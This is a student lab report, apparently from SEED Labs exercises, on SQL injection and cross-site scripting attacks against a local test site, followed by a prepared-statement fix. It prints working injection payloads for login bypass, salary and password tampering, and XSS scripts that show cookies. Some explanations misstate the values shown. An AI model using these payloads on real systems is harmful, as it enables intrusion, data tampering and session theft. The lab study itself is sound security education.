



FAST National University

Islamabad

Information

Security

Assignment 4

Submitted By:

I) Awais Mohammad 19I-1989

II) Husnain Zahid 19I-2193

Section 1: Lab 1 (SQL Injection Attack Lab)

Task 1: Get Familiar with SQL Statements

```
seed@VM: ~/.../Labsetup
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.01 sec)

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential |
+-----+
1 row in set (0.00 sec)


mysql> describe credential;
+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+
| ID | int unsigned | NO | PRI | NULL | auto_increment |
| Name | varchar(30) | NO | | NULL | |
| EID | varchar(20) | YES | | NULL | |
| Salary | int | YES | | NULL | |
| birth | varchar(20) | YES | | NULL | |
| SSN | varchar(20) | YES | | NULL | |
| PhoneNumber | varchar(20) | YES | | NULL | |
| Address | varchar(300) | YES | | NULL | |
| Email | varchar(300) | YES | | NULL | |
| NickName | varchar(300) | YES | | NULL | |
| Password | varchar(300) | YES | | NULL | |
+-----+
11 rows in set (0.02 sec)

mysql> select * from credential;
+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 18211002 | | | | | b78ee97677c161c182c142906674ad1524262d4 |
| 2 | Bob | 20000 | 30000 | 4/20 | 18213352 | | | | | b78ee97677c161c182c142906674ad1524262d4 |
| 3 | Ryan | 30000 | 40000 | 4/10 | 98993524 | | | | | a3c58276c120637ccab60e0381599230a17e0ef |
+-----+
```

Explanation: To start, I plunged into the SQL container and operated some standard SQL commands. This involved commands such as 'show tables', 'use sqlan_users', and others. The purpose of this was to familiarize myself with the SQL environment and its basic functionalities.

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage.



Web_SQL_Injection.pdf x SQLi Lab

www.seed-server.com/unsafe_home.php?username=Admin'+%23&Password=

SEED LABS

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE name= 'Admin ' #' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'

Home Edit Profile Logout

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				

Explanation: To test the SQL input validation, I inserted 'Admin; #' into the input field. The command execution was successful, allowing me to bypass the login mechanism of the webpage, which indicates a vulnerability in the system's input validation.

Task 2.2: SQL Injection Attack from command line

```

root@131c45fb6f98: /var/www/SQL_Injection
seed@VM: ~/Labsetup

[05/11/23]seed@VM:~/../Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=seedalice'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">


  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">

```

Explanation: On the command line, I performed a curl command, encoding ' #' as 27%20%28, and entered 'seedalice' as the password. This command returned cookies in the command line interface, demonstrating another successful SQL injection attack.

Task 2.3: Append a new SQL statement



Web_SQL_Injection.pdf x SQLi Lab x URL Encode and Decode x +

www.seed-server.com/index.html

SEED LABS


Employee Profile Login

USERNAME Alice' ; Select 1;

PASSWORD Password

Login

Copyright © SEED LABS



Web_SQL_Injection.pdf x SQLi Lab x URL Encode and Decode x +

www.seed-server.com/unsafe_home.php?username=Alice'+%3B+Select+1%3B&Password

SEED LABS

SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname>Password FROM credential WHERE name= 'Alice' ; Select 1;' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Select 1;' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709'' at line 3]\n

```
seed@VM: ~/.../Labsetup
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password FROM credential WHERE
name= 'Alice' ; Select 1;' and Password='da39a3ee5e6b4b0d3255bfef95601890afd80709';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | name | eid | salary | birth | ssn | phoneNumber | address | email | nickname | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdb918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

+----+
| 1 |
+----+
1 row in set (0.00 sec)

'>
```

Explanation: I executed the command 'Alice ' ;Select 1;'. The semicolon here separates the two SQL statements. By tweaking the webpage's source code, I was able to see the returned query, which I then successfully executed in the database.

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

Web_SQL_Injection.pdf x SQLi Lab x URL Encode and Decode x +

www.seed-server.com/unsafe_edit_frontend.php

SEEDLABS Home Edit Profile Logout

Alice's Profile Edit

NickName: ',salary=10000000 #'

Email: alice@hotmail.com

Address: F10

Phone Number: 123-123-123

Password:

Save

Web_SQL_Injection.pdf x SQLi Lab x

www.seed-server.com/unsafe_home.php

SEED Labs

UPDATE credential SET nickname='Alice',salary=10000000
#',email='alice@hotmail.com',address='F10',Password='fdbe918bdae83000aa54747fc95fe0470fff4976'
where ID=1;

Alice Profile

Key	Value
Employee ID	10000
Salary	10000000
Birth	9/20
SSN	10211002
NickName	Alice

Explanation: I executed a query with 'salary=10000', which, upon execution, updated the salary for the user 'seed'.

Task 3.2: Modify other people's salary.

Web_SQL_Injection.pdf x SQLi Lab x URL Encode and Decode x +

www.seed-server.com/unsafe_edit_frontend.php

SEED Labs Home Edit Profile Logout

NickName

Email

Address

Phone Number

Password

Save

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	N
ickName	Password								
1	Alice	10000	10000000	9/20	10211002	123-123-123	F10	alice@hotmail.com	A
2	Boby	20000	0	4/20	10213352				A
3	Ryan	30000	10000000	4/10	98993524				A
4	Samy	40000	10000000	1/11	32193525				A
5	Ted	50000	10000000	11/3	32111111				A
6	Admin	99999	10000000	3/5	43254314				A

6 rows in set (0.00 sec)

Explanation: Using the same approach, I added 'where name = boby and salary=0' to the query, which effectively reset Bobby's salary to zero.

Task 3.3: Modify other people' password

Web_SQL_injection.pdf
SQLi Lab
URL Encode and Decode
www.seed-server.com/unsafe_edit_frontend.php

SEED Labs
Home
Edit Profile
Logout

NickName
Email
Address
Phone Number
Password

Save


```
mysql> Select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	10000000	9/20	10211002	123-123-123	F10	alice@hotmail.com	Alice	fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	0	4/20	10213352				Alice	b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	10000000	4/10	98993524				Alice	a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	10000000	1/11	32193525				Alice	995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	10000000	11/3	32111111				Alice	99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	10000000	3/5	43254314				Alice	a5bdf35a1df4ea895905f6f6618e83951a6effc0

```
6 rows in set (0.00 sec)
```

```
mysql> Select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	10000000	9/20	10211002	123-123-123	F10	alice@hotmail.com	Alice	fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	0	4/20	10213352				Alice	68bb75d24bdb38da03227dc3d90452019f96c5c1
3	Ryan	30000	10000000	4/10	98993524				Alice	a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	10000000	1/11	32193525				Alice	995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	10000000	11/3	32111111				Alice	99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	10000000	3/5	43254314				Alice	a5bdf35a1df4ea895905f6f6618e83951a6effc0

```
6 rows in set (0.00 sec)
```

Explanation: I added 'password=sha1('virus')' to the query, which resulted in an alteration of the hashed password in the database.

Task 4: Countermeasure — Prepared Statement

```
root@131c45fb6f98: /var/www/SQL_Injection/defense
```

```
GNU nano 4.8
```

```
$conn = getDB();
```

```
// do the query
```

```
/*
```

```
$result = $conn->query("SELECT id, name, eid, salary, ssn
```

```
FROM credential
```

```
WHERE name= '$input_uname' and Password= '$hashed_pwd'");
```

```
if ($result->num_rows > 0) {
```

```
    // only take the first row
```

```
    $firstrow = $result->fetch_assoc();
```

```
    $id      = $firstrow["id"];
    $name    = $firstrow["name"];
    $eid     = $firstrow["eid"];
    $salary  = $firstrow["salary"];
    $ssn     = $firstrow["ssn"];
}
```

```
*/
```

```
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
```

```
FROM credential
```

```
WHERE name=? and Password=? ");
```

```
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
```

```
$stmt->execute();
```



```
$stmt->bind_result($id, $name,$eid, $salary, $ssn );
```

```
$stmt->fetch();
```

```
$stmt->close();
```

```
// close the sql connection
```


```
^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos     M-U Undo       M-A Mark Text   M-J To Bracket
^X Exit          ^R Read File    ^\ Replace      ^U Paste Text   ^T To Spell     ^_ Go To Line   M-E Redo       M-G Copy Text   ^Q Where Was
```


Explanation: I navigated to the source code, commented out the entire query, and set up bind parameters. Following this, I utilized a prepared statement. The result was as expected: the query was not executed on the www.seed-server.com/defence website.

Section 2: Lab 2 (Cross-Site Scripting Attack Lab)

Task 1: Posting a Malicious Message to Display an Alert Window




A screenshot of a web browser showing the 'Edit profile' page for a user named 'charlie' on the website 'www.seed-server.com'. The page has a sidebar on the right with links for 'Account statistics', 'Notifications', and 'Group notifications'. The main content area contains several form fields: a 'Public' dropdown menu, a 'Brief description' text area containing the malicious script '<script>alert("XSS Attack!")</script>', another 'Public' dropdown menu, a 'Location' text area, and a final 'Public' dropdown menu.



Explanation: During this phase, I entered an alert script into the bio field of a user profile. When the profile was saved, the script was successfully executed, resulting in an alert display.

Task 2: Posting a Malicious Message to Display Cookies



Account statistics

Notifications

Group notifications

Public


Brief description

`<script>alert(document.cookie);</script>`

Public

